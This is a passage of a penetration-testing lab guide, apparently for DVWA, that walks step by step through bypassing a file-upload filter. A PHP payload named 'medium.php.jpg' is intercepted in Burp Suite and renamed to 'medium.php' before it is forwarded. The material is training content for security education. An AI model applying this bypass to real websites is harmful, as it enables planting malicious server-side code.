
63. Switch back to the browser window and click the **Upload** button under the **Vulnerability: File Upload** section to upload the payload file.



64. Switch back to the **Burp Suite** window. Observe that the request has been captured and displayed in the raw format under the **Raw** tab. In the **filename** field, you will see the name of the file to be uploaded as **medium.php.jpg**.




65. Change the **filename** to **medium.php** and click the **Forward** button to forward the request.




66. Now, turn the interception off by clicking on the **Intercept is on** button. The button now says **Intercept is off**, as shown in the screenshot. Close the window.


> Note: If a **Confirm** pop-up appears, click **Yes**.



67. Switch back to the browser window. Observe a message saying that the file has been uploaded successfully, along with the upload location of the file. Note down this location.



68. Remove the browser proxy set up in **Step 54** by selecting the **No proxy** radio-button in the **Connection Settings** window and clicking **OK**. Close the tab.



